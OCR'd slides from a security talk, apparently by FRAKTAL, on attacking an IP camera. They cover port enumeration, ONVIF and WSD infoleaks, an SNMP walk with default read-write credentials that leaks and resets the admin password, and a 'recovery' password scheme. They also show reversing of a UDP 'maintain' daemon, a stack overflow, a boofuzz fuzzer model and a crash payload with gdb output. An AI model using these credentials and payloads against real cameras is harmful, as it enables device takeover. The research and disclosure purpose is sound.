
- Disassembly to verify bug presence before updating
  - Don’t want to get locked out already



FRAKTAL

Post-auth shells are no good

- Camera enforces password change on the first login in later firmware releases (thanks mirai)
- Web interface bugs are somewhat shallow
  - Maybe someone else will find this
- Time for better **attack surface** analysis




FRAKTAL

Device / attack surface analysis

- Real device shell not be essential for analysis, but extremely useful leads to better results
  - program.bin contains programs and stuff, not a base Linux system
  - Need base Linux to review the system for obvious backdoors, static credentials, etc.
  - Much easier to do in a running environment


- Netstat output is far more useful than nmap output
- Nmap *open* udp ports: 2
- Netstat, actual open udp ports: 6



FRAKTAL

Attack surface:
TCP services (filtered for reachability)

```
tcp        0      0 0.0.0.0:81              0.0.0.0:*       LISTEN      790/mwareserver
tcp        0      0 192.168.0.153:49152     0.0.0.0:*       LISTEN      790/mwareserver
tcp        0      0 :::554                  :::*            LISTEN      790/mwareserver
tcp        0      0 :::80                   :::*            LISTEN      790/mwareserver
tcp        0      0 :::85                   :::*            LISTEN      790/mwareserver
```



FRAKTAL

Attack surface:
UDP services (filtered for reachability)

```
udp        0      0 0.0.0.0:8897            0.0.0.0:*               790/mwareserver
udp        0      0 0.0.0.0:20000           0.0.0.0:*               790/mwareserver
udp        0      0 0.0.0.0:1900            0.0.0.0:*               790/mwareserver
udp        0      0 0.0.0.0:3702            0.0.0.0:*               790/mwareserver
udp        0      0 0.0.0.0:161             0.0.0.0:*               790/mwareserver
udp        0      0 0.0.0.0:7788            0.0.0.0:*               1321/maintain
```


FRAKTAL

Target analysis: mwareserver TCP

Speaks at least the following TCP based protocols:

Port	Protocol	Remarks
80	HTTP + ONVIF	Requires auth, shallow bugs (burp)
81	ONVIF	Broken by default, can’t be configured in UI
85	ONVIF	Broken by default, can’t be configured in UI
554	RTSP	Requires authentication
49152	UPNP	Disabled / unconfigured by default

Crashing mwareserver causes the device to reboot because of a watchdog process!



Target analysis: mwareserver UDP

Speaks at least the following UDP based protocols:

Port	Protocol	Remarks
161	SNMP	This is net-snmp
1900	SSDP	SSDP / Multicast / not routable
3702	WSD	Ws-discovery / Multicast / not routable / infoleaks
8897	Custom	Implemented in libbp.so
20000	Unknown	bind() without receiving, dead end

Reversing mwareserver

- Big monolith app with a bunch of stuff compiled in
- Some components are broken into distinct shared objects

- Can identify distinct components with a combination of strings, log entries, debugging
  - Break on recvfrom and send UDP to target port, view backtrace, *tadaa*

- Once broken out into manageable chunks it's just regular ~~grunt work~~ auditing

FRAKTAL

Mwareserver: ONVIF

Mainly infoleaks, only a few unauthenticated operations are allowed

```
curl http://192.168.0.153:80/onvif/device_service -d \
'<s:Envelope xmlns:s="http://www.w3.org/2003/05/soap-envelope">
<s:Body xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<GetServices
xmlns="http://www.onvif.org/ver10/device/wsdl"/></s:Body></s:Envelope>’
| xmllint --format -
```

```
GetServiceCapabilities
```

```
GetSystemDateAndTime # useful
```

Mwareserver: Web interface ”recovery” password

- Infoleaks (WSD, SNMP) can be used to obtain access

$ wsdiscover | grep serial -> onvif://www.onvif.org/serial/210235C2K03184000124


- Post-auth web UI bugs suddenly useful again

- The algorithm implemented in libbp.so
- Ip segment check 😐

- Uses device serial and system date for **BP_GenerateTempPasswd()**

Generates 6 char ?l?d passwords

  - 36^6 -> 2,176,782,336



FRAKTAL


Mwareserver: SNMP

- snmpwalk -v3 -l authPriv -u admin -a MD5 -A "Snmp@123" -X "**Snmp@123**" 192.168.0.153
- Leaks precise firmware version for exploitation attempts in iso.3.6.1.2.1.47.1.1.1.1.10.3
- SNMP **undocumented** and **unconfigurable** in older firmwares!

- Snmpwalk refers to OID: iso.3.6.1.4.1.25506.1.703
- Walking iso.3.6.1.4.1.25506 leads to iso.3.6.1.4.1.25506.2.96.1.2.12.0 which spills **md5sum(adminpassword)**

- SNMP credentials are **read-write**; the console is lying!
  can just **snmpset** a new password
- Post-auth web UI bugs suddenly useful again

```
adding the following line to /var/net-snmp/snmpd.conf:
   createUser admin MD5 "Snmp@123" DES Snmp@123
adding the following line to /etc/snmp.conf:
   rouser admin
```



FRAKTAL

Mwareserver: UDP 8897 / libbp.so

- Data lands in BP_TransMsgToModule
- Early bailout if packet[0-3] != 0xde122335

- It appears to be an IPC mechanism that, for some reason, is network-bound

- No low hanging fruit, not omnipresent across firmwares/devices -> not super interesting, complex -> give up
- Giving up might be ok, depending on the objectives

Target selection: Maintain

Good reasons for targeting this daemon:


- Sounds like some manufacturing code was left in by accident
- Much smaller than the behemoth mwareserver
- UDP so can spoof sources for eventual attacks
- Not recognized by nmap service fingerprinting
- Standard arm elf binary, few standard dependencies, only 1 ”unknown” (libdriver.so)
- The better initial target for sanity reasons, is much easier to work with from a static analysis perspective


Reversing maintain:
Main data entry easily identifiable

```
do {
  while( true ) {
    local_10 = epoll_wait(DAT_0002da00,(epoll_event *)auStack352,0x14,-1);
    if (local_10 == -1) break;
    if (local_10 == 0) {
      usleep(1000);
    }
    else {
      for (local_c = 0; local_c < local_10; local_c = local_c + 1) {
        local_18 = *(int *)(auStack352 + local_c * 0x10 + 8);
        local_14 = recvfrom(local_18,auStack4464,0x1000,0x40,(sockaddr *)local_170,&local_20);
        if (local_14 == -1) {
          FUN_00011c24("recvfrom UDP msg error!\r\n");
        }
        else {
          if (0 < local_14) {
            local_1c = FUN_00013074(local_18,local_170,auStack4464,local_14);
            if (local_1c != 0) {
              FUN_00011c24("maintain msg proc err[%lu]\r\n",local_1c);
```

Reversing maintain:
Start renaming things based on documentation

```
do {
  while( true ) {
    local_10 = epoll_wait(DAT_0002da00,(epoll_event *)auStack352,0x14,-1);
    if (local_10 == -1) break;
    if (local_10 == 0) {
      usleep(1000);
    }
    else {
      for (local_c = 0; local_c < local_10; local_c = local_c + 1) {
        fd = *(int *)(auStack352 + local_c * 0x10 + 8);
        msg_len = recvfrom(fd,my_input,0x1000,0x40,(sockaddr *)addr,&len);
        if (msg_len == -1) {
          log_func("recvfrom UDP msg error!\r\n");
        }
        else {
          if (0 < msg_len) {
            retval = parse_input(fd,addr,my_input,msg_len);
            if (retval != 0) {
              log_func("maintain msg proc err[%lu]\r\n",retval);
```





GHIDRA

FRAKTAL

Investigating message parsing

- Call after recvfrom ends up as parse_input(fd, addr, my_input, msg_len);
- Ghidra function prototype: “int parse_input(param_1, param_2, *param_3, param_4)”;
  Renaming param3 to “my_input” quickly makes things easier as names propagate; log_func already there

```
if (my_input == (char *)0x0) {
  log_func("pcData is null\r\n");
  local_30 = 1;
}
else {
  local_25 = *my_input;
  switch(local_25) {
  case '\x01':
    local_14 = 1;
    break;
  default:
    log_func("error ucCode [%c].\r\n",local_25);
    return 1;
```

```
if (my_input == (char *)0x0) {
  log_func("pcData is null\r\n");
  local_30 = 1;
}
else {
  ucCode = *my_input;
  switch(ucCode) {
  case '\x01':
    opcode = 1;
    break;
  default:
    log_func("error ucCode [%c].\r\n",ucCode);
    return 1;
```

FRAKTAL

Finding bugs outside -> in

- Keep renaming things in the pseudocode until everything makes sense
- This functionality is obviously used for submitting an **ip:port** combination
- This is a stack smash; the length is read from the packet but not used as a constraint for the copy using __isoc99_sscanf

```
case 10:
  if ((int)(len_from_tlv_object - 2) < 0x41) {
    if ((ulrecvflag & 0x400) == 0) {
      lRet = __isoc99_sscanf(userdata_buf + local_1c + 2,"%[^:]:%hu",dst_ip,&dst_port);
      if (lRet < 0) {
        log_func("Get IP and Port fail\r\n");
        local_error_retcode = 1;
      }
```


FRAKTAL

Understanding the protocol

- Need to be protocol compliant to reach the vulnerable location
- Simply because I renamed the things it's pretty easy to understand the protocol:

[opcode] [unknown] [2 bytes for length, itself included] [16 bytes of auth] [sub_opcode/tlv stuff]

sub_opcode / tlv stuff: [subcode type] [1 byte for length of data] [data]



Writing a fuzzer for the protocol

- Now that there's a level of understanding of the protocol write a fuzzer for it
- **Not strictly required** for current purposes, but a good exercise, maybe the bug isn't as trivial to spot in the next target, or maybe there's more bugs in other handlers
- Mutation, generation, black box, feedback driven, anything goes

Quick & dirty boofuzz skeleton

```
from boofuzz import *
import sys
port = 7788
host = sys.argv[1]
session = Session(target=Target(connection=UDPSocketConnection(host,
port)))
        … request here
session.connect(s_get("request"))
session.fuzz()
```

Quick & dirty boofuzz protocol model

```
s_initialize("request")
    s_byte(0x01,name="opcode",full_range=True) # 0x4,0x7,0x9,0xc,18,1b,1e found in binary
    s_byte(0x00,name="unknown")
    s_size(block_name="body",length=2,endian='>',inclusive=True)
    if s_block_start(name="body"):
        s_string("AAAABBBBCCCCDDDD") # 16 bytes of auth stuff
        s_byte(0x00,full_range=True,name="subopcode")
        s_size(block_name="subop_data",length=1,endian='>',fuzzable=True,inclusive=True)
        if s_block_start(name="subop_data"):
            s_string("1.2.3.4")
            s_delim(":")
            s_string("1234")
            s_block_end(name="subop_data")
        s_block_end(name="body")
```

Triggering the bug

- With gdbserver-armv5 on the device and gdb-multiarch attached

- Not strictly protocol compliant payload:

```
”\x01\x01” + LENGTH + ”AAAABBBBCCCCDDDD” + TLV
```

- TLV with fake length field (<0x43):


```
OPCODE(”\x0a”) + FAKE_LENGTH_FIELD + LONG_STRING (>= 336)
```

```
Thread 3 "Maintain_RecvMs" received signal SIGSEGV,
[Switching to Thread 20005.20009]
0x41424344 in ?? ()
(gdb) x/i $pc
=> 0x41424344:  Cannot access memory at address 0x41
(gdb) i r
r0             0x1                 1
r1             0x1                 1
r2             0x61                97
r3             0x1                 1
r4             0xb5a6d460          3047609440
r5             0xffffffff          4294967295
r6             0xb5a6d678          3047609976
r7             0x152               338
r8             0xb5a6cfa0          3047608224
r9             0xbefffb88          3204447112
r10            0xb5a6d920          3047610656
r11            0x43434343          1128481603
r12            0x2d854             186452
sp             0xb5a6bcd8          0xb5a6bcd8
lr             0x13974             80244
pc             0x41424344          0x41424344
cpsr           0x80000010          2147483664
(gdb) bt
#0  0x41424344 in ?? ()
```

FRAKTAL

Alternative edition with less work

